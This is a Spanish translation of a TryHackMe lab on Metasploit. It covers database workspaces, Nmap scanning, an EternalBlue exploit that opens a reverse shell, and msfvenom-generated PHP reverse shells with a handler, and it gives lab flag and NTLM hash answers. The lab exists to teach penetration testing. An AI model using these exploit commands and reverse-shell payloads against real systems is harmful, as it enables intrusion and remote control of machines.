Tarea 3 La base de datos Metasploit

Si bien no es necesario cuando se interactúa con un solo objetivo en TryHackMe, una prueba de penetración real probablemente tendrá varios objetivos.

Metasploit tiene una función de base de datos para simplificar la gestión de proyectos y evitar posibles confusiones al configurar los valores de los parámetros.

Primero deberá iniciar la base de datos PostgreSQL, que Metasploit utilizará con el siguiente comando: `systemctl start postgresql`.

Luego necesitarás inicializar la base de datos Metasploit usando el `msfdb init` comando.

Iniciando PostgreSql

```
root@ttackbox:~# systemctl start postgresql
root@ttackbox:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-
4.2.11.1/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#== is called on Integer; it
always returns nil
root@ttackbox:~#
```

Ahora puede iniciar `msfconsole` y verifica el estado de la base de datos usando el `db_status` comando.

Comprobando el estado de la base de datos

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

La función de base de datos le permitirá crear espacios de trabajo para aislar diferentes proyectos. Cuando se inicie por primera vez, debería estar en el espacio de trabajo predeterminado. Puede enumerar los espacios de trabajo disponibles usando el `workspace` comando.

Listado de espacios de trabajo

```
msf6 > workspace
* default
msf6 >
```

Puede agregar un espacio de trabajo usando el `-a` parámetro o eliminar un espacio de trabajo usando el `-d` parámetro, respectivamente. La siguiente captura de pantalla muestra que se creó un nuevo espacio de trabajo llamado "tryhackme".

Agregar un espacio de trabajo

```
msf6 > workspace -a tryhackme
[*] Added workspace: tryhackme
[*] Workspace: tryhackme
msf5 > workspace
default
* tryhackme
msf6 >
```

También notará que el nombre de la nueva base de datos está impreso en rojo y comienza con un `*` símbolo.

Puede utilizar el comando del espacio de trabajo para navegar entre espacios de trabajo simplemente escribiendo `workspace` seguido del nombre del espacio de trabajo deseado.

Cambiar espacios de trabajo

```
msf6 > workspace
default
* tryhackme
msf5 > workspace default
[*] Workspace: default
msf5 > workspace
tryhackme
* default
msf6 >
```

Puede utilizar el `workspace -h` comando para enumerar las opciones disponibles para el `workspace` comando.

Menú de ayuda del espacio de trabajo

```
msf6 > workspace -h
Usage:
workspace               List workspaces
workspace -v            List workspaces verbosely
workspace [name]        Switch workspace
workspace -a [name] ...  Add workspace(s)
workspace -d [name] ...  Delete workspace(s)
workspace -D            Delete all workspaces
workspace -r    Rename workspace
workspace -h            Show this help information
```

A diferencia del uso normal de Metasploit, una vez que Metasploit se inicia con una base de datos, el `help` comando mostrará el menú de Comandos de backends de la base de datos.

Comandos de Fondo de base de datos

```
Database Backend Commands
=========================

Command       Description
-------       -----------
analyze       Analyze database information about a specific address or address range
db_connect    Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export     Export a file containing the contents of the database
db_import     Import a scan result file (filetype will be auto-detected)
db_nmap       Executes nmap and records the output automatically
db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
db_remove     Remove the saved data service entry
db_save       Save the current data service connection as the default to reconnect on startup
db_status     Show the current data service status
hosts         List all hosts in the database
loot          List all loot in the database
notes         List all notes in the database
services      List all services in the database
vulns         List all vulnerabilities in the database
workspace     Switch between database workspaces
```

Si ejecuta un escaneo de Nmap `db_nmap` usando lo que se muestra a continuación, todos los resultados se guardarán en la base de datos.

El comando db_nmap

```
msf6 > db_nmap -vV -p- 10.10.12.229
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-20 03:15 UTC
[*] Nmap: Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
[*] Nmap: Host is up (0.000096s latency).
[*] Nmap: Not shown: 65526 closed ports
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3389/tcp open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49162/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: MAC Address: 02:CE:39:27:CB:E3 (Unknown)
[*] Nmap: Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.91 seconds
msf6 >
```

Ahora puede acceder a información relevante para los hosts y servicios que se ejecutan en los sistemas de destino con los comandos `hosts` y `services` , respectivamente.

Anfitriones y servicios

```
msf6 > hosts

Hosts
=====

address       mac               name                                     os_name  os_flavor  os_sp  purpose  info
comments
-------       ---               ----                                     -------  ---------  -----  -------  ----  -------
-
10.10.12.229  02:ce:59:27:cb:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown                   device

msf6 > services
Services
========

host          port  proto  name             state  info
----          ----  -----  ----             -----  ----
10.10.12.229  135   tcp    msrpc            open   Microsoft Windows RPC
10.10.12.229  139   tcp    netbios-ssn      open   Microsoft Windows netbios-ssn
10.10.12.229  445   tcp    microsoft-ds     open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.12.229  3389  tcp    ssl/ms-wbt-server  open
10.10.12.229  49152  tcp   msrpc            open   Microsoft Windows RPC
10.10.12.229  49153  tcp   msrpc            open   Microsoft Windows RPC
10.10.12.229  49154  tcp   msrpc            open   Microsoft Windows RPC
10.10.12.229  49158  tcp   msrpc            open   Microsoft Windows RPC
10.10.12.229  49162  tcp   msrpc            open   Microsoft Windows RPC

msf6 >
```

Los comandos `hosts -h` y `services -h` pueden ayudarle a familiarizarse con las opciones disponibles.

Una vez que la información del host se almacena en la base de datos, puede usar el `hosts -R` comando para agregar este valor al parámetro RHOSTS.

Flujo de trabajo de ejemplo

1. Usaremos el módulo de escaneo de vulnerabilidades que encuentra posibles vulnerabilidades MS17-010 con el `use auxiliary/scanner/smb/smb_ms17_010` comando.
2. Establecemos el valor de RHOSTS usando `hosts -R` .
3. Hemos escrito `show options` para comprobar si todos los valores se asignaron correctamente. (En este ejemplo, 10.10.138.32 es la dirección IP que escaneamos anteriormente usando el `db_nmap` comando)
4. Una vez configurados todos los parámetros, lanzamos el exploit usando el comando `run` o `exploit` .

Usando hosts guardados

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > hosts -R

Hosts
=====

address       mac               name                                     os_name  os_flavor  os_sp  purpose  info
comments
-------       ---               ----                                     -------  ---------  -----  -------  ----  -------

10.10.12.229  02:ce:59:27:cb:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown                   device

RHOSTS => 10.10.12.229

msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name         Current Setting                                          Required  Description
----         ---------------                                          --------  -----------
CHECK_ARCH   true                                                     no        Check for architecture on vulnerable
hosts
CHECK_DOPU   true                                                     no        Check for DOUBLEPULSAR on vulnerable
hosts
CHECK_PIPE   false                                                    no        Check for named pipe on vulnerable
hosts
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes  List of named pipes to check
RHOSTS       10.10.12.229                                             yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
RPORT        445                                                      yes       The SMB service port (TCP)
SMBDomain    .                                                        no        The Windows domain to use for
authentication
SMBPass                                                               no        The password for the specified username
SMBUser                                                               no        The username to authenticate as
THREADS      1                                                        yes       The number of concurrent threads (max
one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

Si hay más de un host guardado en la base de datos, se usarán todas las direcciones IP cuando `hosts -R` se use el comando.

En un compromiso típico de prueba de penetración, podríamos tener el siguiente escenario:

- Encontrar hosts disponibles usando el `db_nmap` comando.
- Escaneándolos en busca de más vulnerabilidades o puertos abiertos (usando un módulo de escaneo de puertos)

El comando de servicios utilizado con el `-S` parámetro le permitirá buscar servicios específicos en el entorno.

Consultar la base de datos para servicios.

```
msf6 > services -S netbios
Services
========

host          port  proto  name         state  info
----          ----  -----  ----         -----  ----
10.10.12.229  139   tcp    netbios-ssn  open   Microsoft Windows netbios-ssn

msf6 >
```

Es posible que desee buscar frutas maduras como:

- `HTTP` : potencialmente podría alojar una aplicación web donde pueda encontrar vulnerabilidades como inyección SQL o ejecución remota de código (RCE).
- `FTP` : podría permitir el inicio de sesión anónimo y proporcionar acceso a archivos interesantes.
- `SMB` : Podría ser vulnerable a exploits para SMB como MS17-010
- `SSH` : podría tener credenciales predeterminadas o fáciles de adivinar
- `RDP` : podría ser vulnerable a BlueKeep o permitir el acceso al escritorio si se utilizaran credenciales débiles.

Como puede ver, Metasploit tiene muchas características para ayudar en las interacciones, como la capacidad de compartimentar sus interacciones en espacios de trabajo, analizar sus resultados a un alto nivel e importar y explorar datos rápidamente.

Responda las siguientes preguntas

No se necesitan respuestas.

No se necesita respuesta

Pregunta hecha

Tarea 4 Escaneo de vulnerabilidades

Tarea 5 Explotación

Tarea 6 veneno

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 62550 usuarios aquí y esta sala tiene 839 dos.

1892

Metasploit: explotación

Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Exploración

Tarea 3 La base de datos Metasploit

Tarea 4 Escaneo de vulnerabilidades

Metasploit le permite identificar rápidamente algunas vulnerabilidades críticas que podrían considerarse como "fruta madura". El término "fruta madura" generalmente se refiere a vulnerabilidades fácilmente identificables y explotables que podrían permitirle afianzarse en un sistema y, en algunos casos, obtener privilegios de alto nivel, como root o administrador.

Encontrar vulnerabilidades usando Metasploit dependerá en gran medida de su capacidad para escanear y tomar huellas digitales del objetivo. Cuanto mejor sea en estas etapas, más opciones podrá brindarle Metasploit. Por ejemplo, si identifica un servicio VNC ejecutándose en el objetivo, puede usar la `search` función en Metasploit para enumerar módulos útiles. Los resultados contendrán módulos de carga útil y publicación. En esta etapa, estos resultados no son muy útiles ya que todavía no hemos descubierto un exploit potencial para usar. Sin embargo, en el caso de VNC, existen varios módulos de escáner que podemos utilizar.

Ejemplo: módulos de escaneo VNC

```
msf6 > use auxiliary/scanner/vnc/
use auxiliary/scanner/vnc/ard_root_pw    use auxiliary/scanner/vnc/vnc_login      use auxiliary/scanner/vnc/vnc_none_auth
msf6 > use auxiliary/scanner/vnc/
```

Puede utilizar el `info` comando de cualquier módulo para comprender mejor su uso y propósito.

Escáner de inicio de sesión VNC

```
msf6 auxiliary(scanner/vnc/vnc_login) > info

       Name: VNC Authentication Scanner
     Module: auxiliary/scanner/vnc/vnc_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  carstein
  jduck

Check supported:
  No

Basic options:
  Name              Current Setting                                          Required  Description
  ----              ---------------                                          --------  -----------
  BLANK_PASSWORDS   false                                                    no        Try blank passwords for all
users
  BRUTEFORCE_SPEED  5                                                        yes       How fast to bruteforce, from 0
to 5
  DB_ALL_CREDS      false                                                    no        Try each user/password couple
stored in the current database
  DB_ALL_PASS       false                                                    no        Add all passwords in the
current database to the list
  DB_ALL_USERS      false                                                    no        Add all users in the current
database to the list
  PASSWORD                                                                   no        The password to test
  PASS_FILE         /opt/metasploit-framework-5101/data/wordlists/vnc_passwords.txt  no        File containing passwords, one
per line
  Proxies                                                                    no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS                                                                     yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
  RPORT             5900                                                     yes       The target port (TCP)
  STOP_ON_SUCCESS   false                                                    yes       Stop guessing when a credential
works for a host
  THREADS           1                                                        yes       The number of concurrent
threads (max one per host)
  USERNAME                                                                   no        A specific username to authenticate as
  USERPASS_FILE                                                              no        File containing users and
passwords separated by space, one pair per line
  USER_AS_PASS      false                                                    no        Try the username as the
password for all users
  USER_FILE                                                                  no        File containing usernames, one
per line
  VERBOSE           true                                                     yes       Whether to print output for all
attempts

Description:
  This module will test a VNC server on a range of machines and report
  successful logins. Currently it supports RFB protocol version 3.3,
  3.7, 3.8 and 4.001 using the VNC challenge response authentication
  method.

References:
  https://cvedetails.com/cve/CVE-1999-0506/

msf6 auxiliary(scanner/vnc/vnc_login) >
```

Como puede ver, el `vnc_login` módulo puede ayudarnos a encontrar detalles de inicio de sesión para el servicio VNC.

Responda las siguientes preguntas

¿Quién escribió el módulo que nos permite verificar la retransmisión abierta de los servidores SMTP?

Campbell Murray | Respuesta correcta | Pista

Tarea 5 Explotación

Tarea 6 veneno

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 62550 usuarios aquí y esta sala tiene 839 días.

1892

Metasploit: explotación

Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Exploración

Tarea 3 La base de datos Metasploit

Tarea 4 Escaneo de vulnerabilidades

Tarea 5 Explotación

Como sugiere el nombre, Metasploit es un marco de explotación. Los exploits son la categoría de módulo más poblada.

Iniciar máquina

Detalles de la versión de Metasploit

```
       =[ metasploit v5.0.101-dev]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post]
+ -- --=[ 562 payloads - 45 encoders - 10 nops]
+ -- --=[ 7 evasion]
```

Puede buscar exploits usando el `search` comando, obtener más información sobre el exploit usando el `info` comando e iniciar el exploit usando `exploit`. Si bien el proceso en sí es simple, recuerde que un resultado exitoso depende de una comprensión profunda de los servicios que se ejecutan en el sistema de destino.

La mayoría de los exploits tendrán una carga útil predeterminada preestablecida. Sin embargo, siempre puedes usar el `show payloads` comando para enumerar otros comandos que puedes usar con ese exploit específico.

Cargas útiles disponibles

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                           Disclosure Date  Rank    Check  Description
   -   ----                                           ---------------  ----    -----  -----------
   0   generic/custom                                                  manual  No     Custom Payload
   1   generic/shell_bind_tcp                                          manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                       manual  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                                manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                         manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                          manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                           manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                      manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                         manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                                manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                            manual  No     Windows Meterpreter (Reflective Injection
x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

Una vez que haya decidido la carga útil, puede usar el `set payload` comando para hacer su elección.

Opciones de carga útil

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Tenga en cuenta que elegir una carga útil que funcione podría convertirse en un proceso de prueba y error debido a restricciones ambientales o del sistema operativo, como reglas de firewall, antivirus, escritura de archivos o que el programa que realiza la ejecución de la carga útil no esté disponible (por ejemplo, payload/python/shell_reverse_tcp).

Algunas cargas útiles abrirán nuevos parámetros que es posible que deba configurar; ejecutar el `show options` comando una vez más puede mostrarlos. Como puede ver en el ejemplo anterior, una carga útil inversa al menos requerirá que configure la `LHOST` opción.

Establecer el valor LHOST y ejecutar el exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.186.44:4444 -> 10.10.12.229:49366) at 2021-08-20 04:51:19 +0100
C:\Windows\system32>
```

Una vez que se abre una sesión, puede ponerla en segundo plano usando `CTRL+Z` o cancelarla usando `CTRL+C`. Poner en segundo plano una sesión será útil cuando se trabaja en más de un objetivo simultáneamente o en el mismo objetivo con un exploit y/o shell diferente.

Antecedentes de la sesión

```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type             Information                                                                    Connection
  --  ----  ----             -----------                                                                    ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...
10.10.186.44:4444 -> 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Trabajar con sesiones

El `sessions` comando enumerará todas las sesiones activas. El `sessions` comando admite una serie de opciones que le ayudarán a gestionar mejor las sesiones.

Menú de ayuda de sesiones

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C   Run a Meterpreter Command on the session given with -i, or all
    -K        Terminate all sessions
    -S   Row search filter.
    -c   Run a command on the session given with -i, or all
    -d        List all inactive sessions
    -h        Help banner
    -i   Interact with the supplied session ID
    -k   Terminate sessions by session ID and/or range
    -l        List all active sessions
    -n   Name or rename a session by ID
    -q        Quiet mode
    -s   Run a script or module on the session given with -i, or all
    -t   Set a response timeout (default: 15)
    -u   Upgrade a shell to a meterpreter session on many platforms
    -v        List all active sessions in verbose mode
    -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkum -i 1,3-5  or  sessions -K 1-2,5,6

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Puede interactuar con cualquier sesión existente utilizando el `sessions -i` comando seguido del ID de la sesión.

Interactuando con las sesiones

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type             Information                                                                    Connection
  --  ----  ----             -----------                                                                    ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...
10.10.186.44:4444 -> 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

C:\Windows\system32>
```

Implemente la máquina de destino y responda las siguientes preguntas:

Responda las siguientes preguntas

Explotar una de las vulnerabilidades críticas en la VM de destino

No se necesita respuesta — Pregunta hecha — Pista

¿Cuál es el contenido del archivo flag.txt?

THM-5455554845 — Respuesta correcta — Pista

¿Cuál es el hash NTLM de la contraseña del usuario "pirata"?

8ce9a3ebd16471fcc5e04025019f4b875 — Respuesta correcta — Pista

Tarea 6 veneno

Tarea 7 Resumen

1892

Metasploit: explotación

Uso de Metasploit para escanear, evaluación y explotación de vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Exploración

Tarea 3 La base de datos Metasploit

Tarea 4 Escaneo de vulnerabilidades

Tarea 5 Explotación

Tarea 6 veneno

Iniciar máquina

msfvenom, que reemplazó a msfpayload y msfencode, le permite generar cargas útiles.

msfvenom le permitirá acceder a todas las cargas útiles disponibles en el marco Metasploit. msfvenom le permite crear cargas útiles en muchos formatos diferentes (PHP, exe, dll, elf, etc.) y para muchos sistemas de destino diferentes (Apple, Windows, Android, Linux, etc.).

Cargas útiles de msfvenom

```
root@ip-10-10-186-44:~# msfvenom -l payloads

Framework Payloads (562 total) [--payload <type>]
=================================================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)
```

Formatos de salida

Puede generar cargas útiles independientes (por ejemplo, un ejecutable de Windows para Meterpreter) u obtener un formato sin formato utilizable (por ejemplo, Python). El `msfvenom -list formats` comando se puede utilizar para enumerar los formatos de salida admitidos.

Codificadores

Contrariamente a algunas creencias, los codificadores no pretenden eludir el antivirus instalado en el sistema de destino. Como sugiere el nombre, codifican la carga útil. Si bien puede ser eficaz contra algunos programas antivirus, utilizar técnicas modernas de ofuscación o métodos de aprendizaje para inyectar código shell en una mejor solución al problema. El siguiente ejemplo muestra el uso de codificación (con el `-e` parámetro). La versión PHP de Meterpreter se codificó en Base64 y el formato de salida fue `raw`.

Generando una carga útil PHP

```
root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44 -f raw -e php/base64
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes
eval(base64_decode(lyoDPJBoCCAvKionIGVycWyX3JlcGVydGluZygwK3ig3LlwIDBgIzEwLjEwLjE4NlcKMCx7ICRwb3J0IDBqKDQ9MDsgaWYgKCgkZlA9IGcdBC
root@ip-10-10-186-44:~#
```

Manipuladores

De manera similar a los exploits que utilizan un shell inverso, deberá poder aceptar conexiones entrantes generadas por la carga útil de MSFvenom. Cuando se utiliza un módulo de explotación, esto parte es manejada automáticamente por el módulo de explotación; recordará cómo `payload options` apareció el título al configurar un shell inverso. El término comúnmente utilizado para recibir una conexión de un objetivo es "atrapar un capazón". Los shells inversos o las devoluciones de llamadas de Meterpreter generadas en su carga útil de MSFvenom se pueden capturar fácilmente utilizando un controlador.

El siguiente escenario puede resultarle familiar; Exploteremos la vulnerabilidad de carga de archivos presente en DVWA (Damilda aplicación web vulnerable). Para los ejercicios de esta tarea, necesitará replicar un escenario similar en otro sistema de destino; aquí se utilizó DVWA con fines ilustrativos. Los pasos de explotación son;

1. Genere el shell PHP usando MSFvenom
2. Inicie el controlador Metasploit
3. Ejecutar el shell PHP

MSFvenom requerirá una carga útil, la dirección IP de la máquina local y el puerto local al que se conectará la carga útil. Como se ve a continuación, 10.0.2.19 es la dirección IP del AttackBox utilizado en el ataque y se eligió el puerto local 7777.

Generando un shell inverso PHP

```
root@ip-10-0-2-19:~# msfvenom -p php/reverse_php LHOST=10.0.2.19 LPORT=7777 -f raw > reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3020 bytes
root@ip-10-0-2-19:~#
```

Tenga en cuenta: En el archivo PHP de salida faltarán la etiqueta PHP inicial comentada y la etiqueta final (`?>`), como se ve a continuación.

```
┌──(root㉿TryHackMe)-[/home/alper/Desktop/MSF]
└─# cat reverse_shell.php
/*<?php /**/
    @error_reporting(0);
    @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
    $dis=@ini_get('disable_functions');
    if(!empty($dis)){
      $dis=preg_replace('/[,]+/', ',', $dis);
      $dis=explode(',', $dis);
      $dis=array_map('trim', $dis);
    }else{
      $dis=array();
    }

  $ipaddr='10.0.2.19';
  $port=7777;
```

El archivo reverse_shell.php debe editarse para convertirlo en un archivo PHP que funcione .

Abajo: Comentarios eliminados del principio del archivo.

```
  GNU nano 5.4                                        reverse_shell.php *
/*<?php /**/
    @error_reporting(0);
    @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
    $dis=@ini_get('disable_functions');
    if(!empty($dis)){
      $dis=preg_replace('/[,]+/', ',', $dis);
      $dis=explode(',', $dis);
      $dis=array_map('trim', $dis);
    }else{
      $dis=array();
    }

  $ipaddr='10.0.2.19';
  $port=7777;
```

Abajo: etiqueta final agregada

```
    }
    @socket_close($s);
  }

?>

^G Help        ^O Write Out   ^W Where Is
^X Exit        ^R Read File   ^\ Replace
```

Usaremos Multi Handler para recibir la conexión entrante. El módulo se puede utilizar con el `use exploit/multi/handler` comando.

El controlador múltiple admite todas las cargas útiles de Metasploit y se puede usar tanto para Meterpreter como para shells normales.

Para usar el módulo, necesitaremos establecer el valor de la carga útil (`php/reverse_php` en este caso), los valores LHOST y LPORT.

Configurar el oyente

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf6 exploit(multi/handler) > set lhost 10.0.2.19
lhost => 10.0.2.19
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.19        yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Una vez que todo esté configurado, activaremos `run` el controlador y esperaremos la conexión entrante.

Esperando el caparazón inverso

```
